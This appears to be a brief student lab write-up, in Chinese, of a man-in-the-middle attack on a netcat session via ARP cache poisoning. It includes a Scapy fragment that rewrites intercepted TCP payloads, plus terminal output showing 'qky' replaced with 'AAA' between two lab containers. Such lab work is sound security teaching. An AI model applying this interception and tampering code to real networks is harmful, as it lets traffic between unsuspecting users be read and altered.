
task 3 MIMT Attack on Netcat using ARP Cache Poisoning

将 task2 的代码部分修改




```python
if pkt[TCP].payload:
        data = pkt[TCP].payload.load # The original payload data
        newdata = data.replace(str.encode("qky"),str.encode("AAA"))
        send(newpkt/newdata)
else:
        send(newpkt)
```

在 A 和 B 间建立 netcat TCP 连接，并运行欺骗 arp 报文，将双方的 IP 都映射成 M 的 mac 地址，在 M 上运行上述代码



```
root@dd0e511fc46a:/# nc 10.9.0.6 9090
qqq
qky
qkyyyyy
```



```
root@a625675b906f:/# nc -lp 9090
qqq
AAA
AAAyyyy
```

成功用 AAA 代替了 qky。